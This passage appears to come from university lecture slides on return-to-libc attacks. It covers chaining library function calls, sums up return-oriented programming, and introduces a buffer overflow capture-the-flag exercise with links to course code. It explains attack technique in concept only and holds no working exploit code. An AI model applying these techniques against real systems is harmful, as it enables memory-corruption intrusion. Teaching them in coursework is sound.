
Invoke `Ai()` from `Ai-1()`



Chaining DLL Function Calls (e.g., `printf`)

Call Sequence:

foo(), A₁(), A₂(), ..., A_n(), exit()




Invoke exit() from A_n()

Chaining DLL Function Calls (e.g., `printf`)

Call Sequence:

`foo()`, $A_1()$, $A_2()$, ..., $A_n()$, `exit()`





Quick Demo!

https://github.com/traviswpeters/csci476-code/tree/master/05_return_to libc#example-3----chaining-dll-function-calls-eg-printf

Summary

- Return-to-libc Attacks & Return-Oriented Programming
 - The non-executable stack countermeasure
 - The main idea of the ***return-to-libc attack***
 - Challenges in carrying out the attack
 - *Function Prologues & Epilogues*
 - Launching a return-to-libc attack
 - Generalizing the return-to-libc attack: ***Return-Oriented Programming (ROP)***

Introducing the Buffer Overflow Attack CTF!

All of the resources you will need are located on GitHub:

https://github.com/traviswpeters/csci476-code/tree/master/CTF_buffer_overflow

Goals

- Applying what you've learned to a slightly new setting
- Navigating a more complex environment to carry out a more realistic attack
- Working as a team to problem-solve
- Experience a CTF-style competition